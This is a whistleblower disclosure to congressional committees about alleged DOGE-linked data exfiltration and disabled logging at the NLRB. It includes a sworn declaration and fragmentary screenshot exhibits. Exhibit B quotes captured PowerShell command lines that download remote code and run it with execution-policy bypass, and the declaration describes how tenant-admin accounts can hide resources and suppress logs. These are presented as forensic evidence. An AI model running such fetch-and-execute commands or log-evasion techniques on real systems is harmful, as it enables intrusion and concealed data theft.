— PROTECTED WHISTLEBLOWER DISCLOSURE —

April 14, 2025

VIA EMAIL

The Honorable Bill Cassidy
Chairman, Senate Committee on Health, Education, Labor and Pensions
The Honorable Bernie Sanders
Ranking Member, Senate Committee on Health, Education, Labor and Pensions
United States Senate
Washington, DC 20510

The Honorable James Comer
Chairman, Committee on Oversight and Government Reform
The Honorable Gerald E. Connolly
Ranking Member, Committee on Oversight and Government Reform
United States House of Representatives
Washington, DC 20515

RE: Disclosure of Cyber Security Breach and Data Exfiltration through DOGE Systems and Whistleblower/Witness Intimidation

Dear Chairman Cassidy, Ranking Member Sanders, Chairman Comer, and Ranking Member Connolly:

Whistleblower Aid and Compass Rose Legal Group, PLLC jointly represent Daniel J. Berulis, a federal employee with the National Labor Relations Board ("NLRB"). Mr. Berulis is an experienced DevSecOps Architect, spanning almost two decades of experience guiding enterprise-scale digital transformations, enacting best practices at scale, championing cybersecurity awareness, and enabling business objectives. Prior to serving at NLRB, he served in positions supporting our national security, holding a Top Secret security clearance with eligibility for access to Sensitive Compartmented Information, commonly referred to as TS/SCI. Mr. Berulis is coming forward today because of his concern that recent activity by members of the Department of Government Efficiency ("DOGE") have resulted in a significant cybersecurity breach that likely has and continues to expose our government to foreign intelligence and our nation's adversaries.

WHISTLEBLOWER
AID
Report government and corporate lawbreaking.
Without breaking the law.

Included at Exhibit "A" is a sworn declaration Mr. Berulis prepared for your review. This declaration details DOGE activity within NLRB, the exfiltration of data from NLRB systems, and – concerningly – near real-time access by users in Russia. Notably, within minutes of DOGE personnel creating user accounts in NLRB systems, on multiple occasions someone or something within Russia attempted to login using all of the valid credentials (eg. Usernames/Passwords). This, combined with verifiable data being systematically exfiltrated to unknown servers within the continental United States – and perhaps abroad – merits investigation. Included at Exhibit "B" are select screenshots of technical data for your review. As you are certainly aware, the practical, legal, and national security implications of such an intrusion are vast. At bare minimum, the conduct here violates the Federal Information Security Modernization Act ("FISMA") and guidelines set forth by the Cybersecurity and Infrastructure Security Agency ("CISA") and National Institute of Standards and Technology ("NIST"). Moreover, this breach – at the very least – exposes Privacy Act-protected information.

Furthermore, on Monday, April 7, 2025, while my client and my team were preparing this disclosure, someone physically taped a threatening note to Mr. Berulis' home door with photographs – taken via a drone – of him walking in his neighborhood. The threatening note made clear reference to this very disclosure he was preparing for you, as the proper oversight authority. While we do not know specifically who did this, we can only speculate that it involved someone with the ability to access NLRB systems. This "meat space" action – where a threat was physically delivered to my client's home – is absolutely disturbing in its manner and the implications suggested therein. Accordingly, and we have been and will continue to be coordinating with appropriate law enforcement agencies.[1]

Given the aforementioned, we request that both law enforcement agencies and Congress initiate an immediate investigation into the cybersecurity breach and data exfiltration at NLRB and any other agencies where DOGE has accessed internal systems.

---

[1] This conduct is a violation of 18 U.S.C. § 1512, Tampering with a witness, victim, or an informant. Furthermore, because my client is a lawful whistleblower and a prospective congressional witness, any threats to influence, obstruct, or impede my client's cooperation is a violation of 18 U.SC. § 1505, Obstruction of proceedings before departments, agencies, and committees. Finally, reprisal against my client for this disclosure and cooperating with an investigation or inquiry would be a violation of 18 U.SC. § 1513, Retaliating against a witness, victim, or an informant and 5 U.SC. § 2302, Prohibited personnel practices.

We look forward to meeting with your office as soon as possible to discuss next steps and to provide additional, clarifying information during the investigative process.

Sincerely,

Andrew P. Bakaj, Esq.
Chief Legal Counsel
Andrew.Bakaj@ValuesUnited.org

Enclosures: As stated.

EXHIBIT "A"

DECLARATION OF DANIEL J. BERULIS

I, Daniel J. Berulis, pursuant to 28 U.S.C. § 1746, hereby declare as follows:

1. I am a person over eighteen (18) years of age and competent to testify. I make this declaration based upon my personal knowledge and experience at the National Labor Relations Board ("NLRB") and my analysis of the Department of Government Efficiency ("DOGE") obtaining access to sensitive U.S. Government systems. This declaration is prepared in support of my lawful whistleblower disclosure.

2. I am a civilian federal employee currently serving at the NLRB. Prior to this position, my resume reflects the experience of a DevSecOps Architect spanning almost two decades of experience guiding enterprise-scale digital transformations, enacting best practices at scale, championing cybersecurity awareness, and enabling business objectives.

3. Throughout my career I served as a technical consultant, including auditing and modernizing corporate systems. My background includes cloud architecture, infrastructure, security, and automation. I am certified in both Azure and Amazon Web Services and have worked as both a consultant and engineer for major technology leaders like Google and AWS. I have helped organizations modernize their environments through cloud adoption, governance frameworks, and DevOps best practices. My work often includes high-level coordination with executive teams, establishing red-blue war game security events, and building cross-functional teams to align IT capabilities with mission-critical goals. Having worked at sensitive U.S. Government institutions, I have held a Top Secret security clearance with eligibility for access to Sensitive Compartmented Information, commonly known as TS/SCI.

4. In addition to my professional work, I have served my community through volunteer firefighting and crisis counseling. Because of my dedication to public service and our national

security, I made a choice to use my technology acumen to give back to my country by joining the public sector and serving the nation as a civil servant. Outside of work, I am an active member of two cross sector councils in InfraGard, the coalition against human trafficking, and committee for responsible use of Artificial Intelligence. I fill my remaining free time as a volunteer educator with the Microsoft TEALS program, where I help bring IT education in an accessible and secure manner to those less fortunate.

5.   During the week of Feb 24-28, 2025, Richard Troutman, my direct supervisor, the Assistant Chief Information Officer ("ACIO"), called and told my team that Prem Aburvasamy, the Chief Information Officer ("CIO"), wanted "bodies in chairs" in the office (ie. employees physically in the office) because members of a DOGE team were arriving the following week. We were also informed that in anticipation of their visit, DOGE engineers wanted to know what software, hardware, programming languages, and applications NLRB was using. They also wanted to know whether the agency primarily works in the cloud or stores data on remote servers that can be accessed from anywhere with the proper credentials and a security access card, rather than on physical servers located at our offices.

6.   On or around March 3, 2025, we saw a black SUV and police escort enter the garage, after which building security let the DOGE staffers in. They interacted with only a small group of NLRB staff, never introducing themselves to those of us in Information Technology.

7.   March 3rd - I received a call during which an ACIO stated instructions were given that we were not to adhere to SOP with the doge account creation in regards to creating records. He specifically was told that there were to be no logs or records made of the accounts created for DOGE employees. DOGE officials required the highest level of access and unrestricted access to internal systems. They were to be given what are referred to as "tenant owner" level accounts,

with essentially unrestricted permission to read, copy, and alter data. Note, these permissions are above even my CIO's access level to our systems. Well above what level of access is required to pull metrics, efficiency reports, and any other details that would be needed to assess utilization or usage of systems in our agency. We have built in roles that auditors can use and have used extensively in the past but would not give the ability to make changes or access subsystems without approval. The suggestion that they use these accounts instead was not open to discussion.

For background: In Azure, myself and others request privileged access via a predetermined time window tool which requires both approval and a reason to be given each time to track actions and record keeping. The highest level I can request is the Global Admin role 1hour at most. Global Admin is like the CEO of a small company within part OF a building. They control users, apps, and services like Teams, and SharePoint. Tenant Admin however possesses the owner or 'root-level controller' rights of the Azure tenant and ALL resources within it. This access is akin to the owner of the entire building that the company works in. This importantly includes the keys to the data center and all locked doors, building sign in logs, plumbing, and security cameras (IE. logs). Tenant admin accounts that are compromised typically are leveraged by attackers to perform various actions and hide them from defenders and would give a traditional bad actor the ability to destroy an entire organization in seconds with only Microsoft being able to stop them. A typical scenario is the account is used to create new Azure subscriptions that don't show up under the standard dashboards and don't show up in other subscription's billing or resource lists. These hidden subscriptions typically are used by attackers to host: Virtual machines or containers, storage accounts, and secret apps or workloads till someone notices. These can persist months at a time without anyone catching it.

More important to note is that in an attacker situation the tenant admins can lock down access control (the ability to even see them when looking directly where they are) to these resources, global admins or anyone else trying to search won't even know they exist. They can restrict log visibility, delay retention, route logs elsewhere, or even remove them entirely in some applications. According to Microsoft documented best practices tenant admin permissions should never be assigned to auditors because it can mask actions like creating or deleting accounts, changing role assignments, or altering policies and far exceeds any legitimate job need. It's impossible with my level to tell which accounts they used or which were created for them, or when. Although they may have had new accounts created, then deleted after, our latest SCuBA (Secure Cloud Business Applications) using CISA's tool showed 2 extra high level permission accounts that we did not know the origin of as well. One named 'NLRB Admin', and another with a generic admin name.

7(cont.) - In the same conversation it was conveyed that we were to hand over any requested accounts, stay out of DOGE's way entirely, and assist them when they asked. We were further directed not to resist them in any way or deny them any access. My team and I were also told that DOGE personnel might be interviewing NLRB employees in the building that week. However, this never occurred. Not with anyone I work with in the OCIO (Office of the Chief Information Officer).

8. On or about March 4, 2025, I discussed with Charnee Ball, our security analyst and the other cloud administrator, David Holland, about a discovery of an anomalous "container" record and unexpectedly expired storage tokens. A "container" is basically an opaque, virtual node that has the ability to build and run programs or scripts without revealing its activities to the rest of the network. This aligns with the desire of the attackers to work invisibly, leaving little to no

obvious trace of their activities once removed. Moreover, during the same time window unknown (or deleted) accounts created access keys for resources in the subscriptions under the tenant. We specifically notated a Shared Access Signature ("SAS") token which provides access to storage accounts. This token was odd and stood out to us because it deviated from standard in one way. It was configured to expire quickly after creation and use, making it harder to gain insight into what it was used for during its lifetime, ostensibly to hide any activity. We had no tools between us to track what they did with it despite pulling in other agency resources to aid us.

9. On or about March 5, 2025, I took note of an anomaly during the normal course of my duties. There was a large section of missing records in relation to recently created network resources and a network watcher in Azure was in the "off" state, meaning it wasn't collecting or recording data like it should have. Following up, I inquired with the application development team I happened to be on a call with when I discovered this anomaly if they had noticed anything off lately, and they mentioned that they noticed some odd activity on the Nxgen database itself. Upon review, and with assistance from me, as well as my co worker we were all unable to gather logs associated with that time window . This includes the record of access and events typically used to troubleshoot issues and other than a disaster situation this should not occur in Azure. I initially assumed that these events were connected to our ACIO of development, Hari Sharma, or his leads who have elevated permissions working on ancillary directives. At a later date, I was able to validate this was not the case.

10. On or about March 5, 2025, I took note of another odd event in the data transferred out of our network on the Palo Alto ethernet interface. There was a large spike in outgoing with no corresponding inbound (Which you would see in patching, or expect in other normal situations). See the following image:

11. No major alerts were triggered during this time that we had a record of, but I saw an increase in DNS requests by an order of magnitude when working with a co worker to try to track down what the data spike was from. I was unable to get more specifics as we lacked any advanced internal threat detection tools that could be used to analyze at the time. NOTE: policies on advanced internal threat detection were not present and/or mature at this point. My CIO has done a great job of enabling these now at our request and has always done an above average job at ensuring our systems are safe from external threats. Overall we rank higher than most agencies on our external security score. People who access these internal systems are normally required to have a very intense background check and trust granted by the DCSA.

12. On or about March 6, 2025, at least one account's naming structure suggested that it might have been created and later deleted for DOGE to use in the NLRB's cloud systems, hosted

by Microsoft: "DogeSA_2d5c3e0446f9@nlrb.microsoft.com." This has to be looked into and further investigated. We currently have too many generic administrative accounts that access is not audited on (or at least a manual review does not take place) and could have been used to create or delete these as well. I also noticed an unexpected RBAC change in Entra, and it appeared MFA in o365 was not in the expected state of protection. Put differently and in layman's terms, someone or something had to have manually modified the permissions of a now missing account in a way that you would only see executed in a script, not at all how we normally manage these permissions and nothing we currently use. Also finding the o365 multi-Factor authentication requirements disabled for mobile devices was odd because we have a mandate that it be on, and that is the first time I have ever seen it in an off state.

13. On or around March 6, 2025 - Various end users had reported login issues to the service desk and, upon inspection, I found some conditional access policies were updated recently. This is noteworthy because conditional access policies in Azure are rules that require users to meet a specific condition in order to access a resource within Azure. For example: If a user wants to access an application or service like Outlook web access, then they must perform multi-factor authentication prior to gaining access. These policies that had been in place for over a year were suddenly found to have been changed with no corresponding documentation or approvals. Upon my discovery of these changes, I asked the security personnel and information assurance team about it, but they had no knowledge of any planned changes or approvals.

14. On March 7, 2025, I confirmed with the lead developer of the Missions Systems and Admin Systems teams that they did NOT use "containers" at all – even in development work. I asked various privileged users who could have the access to do so if they were making untracked changes to resources in an effort to try to account for billing anomalies. In my investigation,

Billing rates grew 8% month over month, but there were no new resources included in the report. This was odd, as an increase in spend generally corresponds to an increase in resources. A spike in cost without new resources typically indicates that either a high cost resource has been created, used, and quickly removed, or existing resources have been changed to higher cost usage without approval.

15. On or about March 7, 2025, I found Advanced threat hunter records that indicated 3 downloads of external github libraries that we at NLRB do not use nor do any of our contractors. Advanced threat hunting records are query-based threat hunting tools that let you explore up to 30 days back of raw data for indicators of compromise/breach/penetration/exfiltration etc. One can use these to proactively inspect events in their network to locate threat indicators and entities that typically align with industry accepted indicators of malicious actions. The reason these results stood out is that all of our development goes through a tool called "Azure devops" and is installed via pipelines (Automated processes without user input) during the build process. This does not require manual downloads at any point and we don't have a reason to use these libraries. The report seemed to strongly indicate that the downloads were programmatic and not manual in nature, for example the "-noprofile" flag was used. A "-noprofile" Flag means the command would start with a clean, default configuration, as typically used as a smaller section of a larger automated script for example.. I did not have the ability to determine which users due to apparent permissions restrictions.

16. On or around March 10th - I noticed and noted that the controls that would prevent insecure or unauthorized mobile devices from logging into our tenant are disabled in Azure Purview. In addition, outside of expected baselines and with no corresponding approvals or records I could find I noted the following; an interface exposed to the public internet, a few

internal alerting and monitoring systems in the off state, and multi-factor authentication changed. According to one of the mission systems lead developers in the same time window there was record of a manual download of a "user roster," from the database, a file with contact information for respondents and outside lawyers who have worked before the NLRB. Using security.microsoft.com I was able to query previous activity and identified external libraries that are used to automate tasks, and a library that is used "to utilize AWS API Gateway's large IP pool as a proxy to generate pseudo-infinite IPs for web scraping and brute forcing." (From their github readme)

17. There was also a tool that could generate IP addresses for web scraping and brute forcing, also known as requests-ip-rotator. I also saw a headless browsing tool called "browserless." I do not know the ultimate destination of the data that was exfiltrated.

18. I started tracking what appeared to be sensitive data leaving the secured location it is meant to be stored. I initially saw gigabytes exiting the NxGen case management system "nucleus," within the NLRB system, and I later witnessed a similar large spike in outbound traffic leaving the network itself. From what I could see the data that was being exfiltrated added up to around 10 gigabytes– in the case that the data was almost all text files it would be the equivalent of a full stack of encyclopedias worth if someone printed these files as hard-copy documents. It is unclear which files were copied and removed, and I've tried multiple routes to prove this was not an exfiltration event but none have yielded fruit and some have been stopped outright. I also don't know if the data was only 10gb in total or whether or not they were consolidated and compressed prior. This opens up the possibility that even more data was exfiltrated. Regardless, that kind of spike is extremely unusual because data almost never directly leaves NLRB's databases.

19. That same day on March 7, 2025, I mentioned to Prem Aburvasmy, our CIO that based upon what I had found, I was worried about the potential of agency data leaving the system without us knowing, and I outlined my frustration with our capabilities to monitor this. I showed him the indicators I had gathered by this point and voiced my concern about the strong indication that someone or something has run a program that was used to offload case-related data and seemingly make detection harder to do. I told him as such, it is very possible that the exfiltrated data included sensitive information on unions, ongoing legal cases, and corporate secrets – data that had anything to do with making the government more efficient or cutting spending. After reviewing all the evidence gathered across teams/departments with me, the CIO came to the conclusion that it seemed likely that the case data was involved. Being the leader he is he took my concerns seriously, accepted we might not be able to ever find out the answers he proactively put together a leadership group containing all ACIO's, Security Analysts, deputy ACIOs, and myself (About 10 in total) to discuss insider threat response on an ongoing cadence and how we could get better at detecting it.

20. Going forward after this, the team met every Friday and continue to do so to this day. During one of these meetings, it was confirmed that our team did not have the technical capability to detect or respond in real time to internal threat actors, and that we likely did not have the ability to obtain more details about the past events. With that said, we did identify measures and shifted budget to allow for better tooling going forward. I commend his efforts and this has vastly improved our detection and logging so we can provide more concrete evidence if covert exfiltration occurs by an insider threat again. We also shut down a public endpoint and corrected rogue policies that had been altered to allow much broader traffic in/out of our network.

21. On or about March 11, 2025, NxGen metrics indicated abnormal usage at points the prior week. I saw way above baseline response times, and resource utilization showed increased network output above anywhere it had been historically – as far back as I could look. I noted that this lined up closely with the data out event. I also notice increased logins blocked by access policy due to those log-ins being out of the country. For example: In the days after DOGE accessed NLRB's systems, we noticed a user with an IP address in Primorskiy Krai, Russia started trying to log in. Those attempts were blocked, but they were especially alarming. Whoever was attempting to log in was using one of the newly created accounts that were used in the other DOGE related activities and it appeared they had the correct username and password due to the authentication flow only stopping them due to our no-out-of-country logins policy activating. There were more than 20 such attempts, and what is particularly concerning is that many of these login attempts occurred within 15 minutes of the accounts being created by DOGE engineers.

22. On or about March 13, 2025, a connection record in network watcher showed data to an unknown external endpoint. Our network team asked to pull connection logs, but they were unable to.

23. On March 17, 2025, our network team reported no analysis of outbound traffic can be done due to misconfigured or missing tools. Meaning we were prevented in our attempts to determine what data was removed exactly.

24. On March 19, 2025, I noticed spikes in billing in Mission Systems related to storage input/output and resources previously associated with projects but no longer found in azure such as to indicate resources may have been deleted or short lived.

25. During the week of March 24, 2025, the ACIO of Security Chris L. concluded that following a review of data, we should report it. In the government there is a team within CISA that is called us-cert. They act as a quick response deployable resource interagency. They normally go in and gather forensic data related to any security incidents like the one in 2016 at OPM. He determined a us-cert report would be needed to flesh out the totality of the breach as it met the criteria to trigger our standard operating procedure regarding theft of data. Accordingly, we launched a formal review and I provided all evidence of what we deemed to be a serious, ongoing security breach or potentially illegal removal of personally identifiable information from our Nxgen system and the external network transfer. This is a very vital step because even if somehow all the events are unrelated statistically improbable coincidences this team could help us determine the root cause of each of the digital indicators. Again, the ACIO took this action because, based upon the information we had at the time, the suspicious activity warranted further investigation by agencies with more resources, like the us-cert team or the FBI.

26. Between April 3-4, 2025, ACIO of security and I were informed that instructions had come down to drop the US-Cert reporting and investigation and we were directed not to move forward or create an official report.

27. While tooling is immature, and without the presence of a SEIM (Security Event and Incident Management) combined with the missing logs and disabled tooling, it is impossible to definitively prove what data exactly was. However, based upon my training and experience, and when looked at the data holistically, a reasonable conclusion would be that this is an indication of a data breach facilitated by an internal actor. This aligns directly with behavior of attackers according to the MITRE ATT&CK Framework and are the exact behaviors (Indicators of Compromise) of one who was trying to erase records of activities, retard detection, and covertly

hide what data was being extracted after the fact. The hallmarks of a traditional cybersecurity incident are typically those which have been recorded and temporal causality increases the likelihood. This combined with the events outside of Azure could and should lead one to conclude that there was access to confidential, protected, and sensitive data, the removal of which compromised its integrity, and confidentiality. The one database involved contains not only PII of claimants and respondents with pending matters before the agency, but also many other businesses confidential internal processes and information gathered or provided during investigations and litigation that were not intended for public release. The actions could only have been performed by someone who had higher level permissions than the entire OCIO except a handful (3) highly audited accounts. These were confirmed to have not lined up with any of the above activities.

28. I am submitting the above factual recitation not because I was able to make definitive conclusion on my own, but that based upon my knowledge, training, and experience there are a significant number of red flags that could lead to the reasonable conclusion I came to, above, which I submit should be investigated and tested thoroughly and appropriate action taken in accordance with the law. Please note, to the extent possible, I stress-tested all of the data and information I reviewed to try and prove my hypothesis wrong. l I intend to supplement this disclosure as appropriate to further ensure all investigative bodies have the necessary evidence to conduct a comprehensive investigation.

I do solemnly affirm under the penalties of perjury and upon personal knowledge that the contents of the above statement are true to the best of my knowledge.

Date: April 14, 2025

Daniel Berulis

_____

Daniel J. Berulis

EXHIBIT "B"

Search resources, services, and docs (G+/)

Copilot

dberulis@nlrb.gov
NATIONAL LABOR RELATIONS B...

B-Azure-EastUS2 | Metrics ☆ ...

...work

+ New chart   ⟳ Refresh   ⬆ Share ⌄   ☺ Feedback ⌄

Local Time: 3/3 11:35 AM - 3/6 11:35 AM (Auto...

Sum Bytes Sent for fwpaloalto0-eth1 ✎

+ Add metric ⌄   Add filter   ⅀ Apply splitting

📈 Line chart ⌄   Drill into Logs ⌄   New alert rule   💾 Save to dashboard ⌄   ⚙   ...

▦ fwpaloalto0-eth1, **Bytes Sent**, Sum ⊗

Value
10.2GiB
9.3GiB
8.4GiB
7.5GiB
6.5GiB
5.6GiB
4.7GiB
3.7GiB
2.8GiB
1.9GiB
953.7MiB
0B

Tue 04   Wed 05   Thu 06   UTC-04:00

☐ Bytes Sent (Sum), fwpaloalto0-eth1 | 86GiB

oft Defender for

k manager
rvers
s
endpoints
endpoints
ies

ostic settings

network flow

m

s

template

ction
eshoot

rt +
shooting

11:36 AM
3/13/2025

Network Watcher | Packet capture
Microsoft

+ Add   () Refresh

All subscriptions

Filter by name or target

Name	Target	Status	Start time	Storage	Continuous capture	Bytes per packet
azvmtstrhwbdrup_1	azvmtstrhwbdrup	⏹ Stopped	6/13/2024, 1:20:48 PM	adminsystemsstorage	Disabled	Entire packet (default)

Navigation sidebar:
- Overview
- Get started
- Monitoring
  - Topology
  - Connection monitor
  - Traffic Analytics
- Network diagnostic tools
  - IP flow verify
  - NSG diagnostics
  - Next hop
  - Effective security rules
  - VPN troubleshoot
  - Packet capture
  - Connection troubleshoot
- Metrics
  - Usage + quotas
- Logs
  - Flow logs
  - Migrate flow logs
  - Diagnostic logs

bip-2-eth1 | Metrics ☆ ...

chart ↻ Refresh ⬆ Share ⌄

tes Sent for paloaltohubvm2-hub-pa-pubip-2-eth1 ✎

d metric ⌄ | ▼ Add filter | ⚡ Apply splitting

📈 Line chart ⌄ | 🔍 Drill into Logs ⌄

cope	Metric Namespace	Metric	Aggregation	
aloaltohubvm2-hub-pa-...	Network Interface sta ⌄	Bytes Sent ⌄	Sum ⌄	✓

Feb 23   Mar 02   Mar 09   Mar 1

■ Bytes Sent (Sum), paloaltohubvm2-hub-pa-pubip-2-eth1 | 2.7KiB

+ New chart   ↻ Refresh   ↪ Share ∨

Sum Bytes Sent for azvmprddbobedw1615 ✎

| + Add metric ∨ | ▽ Add filter | ✕ Apply splitting | | 〰 Line chart ∨ | 🗂 Drill into Logs ∨ |

Scope	**Metric Namespace**	**Metric**	**Aggregation**
azvmprddbobedw1615	Network Interface sta... ∨	Bytes Sent ∨	Sum ∨	✓

27.9GiB

23.3GiB

18.6GiB

14GiB

9.3GiB

4.7GiB

0B

9 PM   Tue 04   3 AM

■ Bytes Sent (Sum), azvmprddbobedw1615 | 31.3GiB

Deployment with ID "/subscriptions/3606101e-1673-44d9-bd0d-5f501707f8bc/resourceGroups/Default-ApplicationInsights-EastUS/providers/Microsoft.Resources/deployments/Microsoft.ContainerInstances-20250319112246" could not be loaded.

⊘ Get support   🔧 Perform self-diagnostics

Summary 📋

Session ID
a0fa29f3aea843909c18b0ed50a53189

Extension
Microsoft_Azure_Resources

Error code
404

Resource ID
Not available

Content
DeploymentOverview.ReactView

- **NxGenBdoorExtract** **Public**

  Mission 2 appliance.

Exfiltration incident involving one user

■■■ Low | ● Active | 𝗔 Unassigned | External user risk

Attack story   **Alerts (1206)**   Assets (1)   Investigations (0)   Evidence and Response (0)   Summary

⬇ Export   6 Months ∨

Filter set:

Status: New, In progress ✕   🝖 Add filter   🝖 Reset all

|	Alert name ∨	Tags ∨	Severity ∨	Investigation state ∨	Status ∨	Category ∨
☐	DLP policy (External Test Email RMS policy) match...		■■■ Low		● New	Exfiltration
☐	DLP policy (External Test Email RMS policy) match...		■■■ Low		● New	Exfiltration
☐	DLP policy (External Test Email RMS policy) match...		■■■ Low		● New	Exfiltration
☐	DLP policy (External Test Email RMS policy) match...		■■■ Low		● New	Exfiltration
☐	DLP policy (External Test Email RMS policy) match...		■■■ Low		● New	Exfiltration
☐	DLP policy (External Test Email RMS policy) match...		■■■ Low		● New	Exfiltration
☐	DLP policy (External Test Email RMS policy) match...		■■■ Low		● New	Exfiltration
☐	DLP policy (External Test Email RMS policy) match...		■■■ Low		● New	Exfiltration
☐	DLP policy (External Test Email RMS policy) match...		■■■ Low		● New	Exfiltration
☐	DLP policy (External Test Email RMS policy) match...		■■■ Low		● New	Exfiltration
☐	DLP policy (External Test Email RMS policy) match...		■■■ Low		● New	Exfiltration
			■■■ Low		● New	Exfiltration

	InitiatingP	FileName	ProcessCommandLine
	powershel	powershel	"powershell.exe" -NoProfile -InputFormat None -ExecutionPolicy Bypass -Command [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; iex ((New-Object System.Net.WebClient).DownloadString('https://github.con
	cmd.exe	powershel	"powershell.exe" -Command "$ProgressPreference='SilentlyContinue' ; [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12 ; Invoke-WebRequest 'https://github.com/browserless/browserless/archive
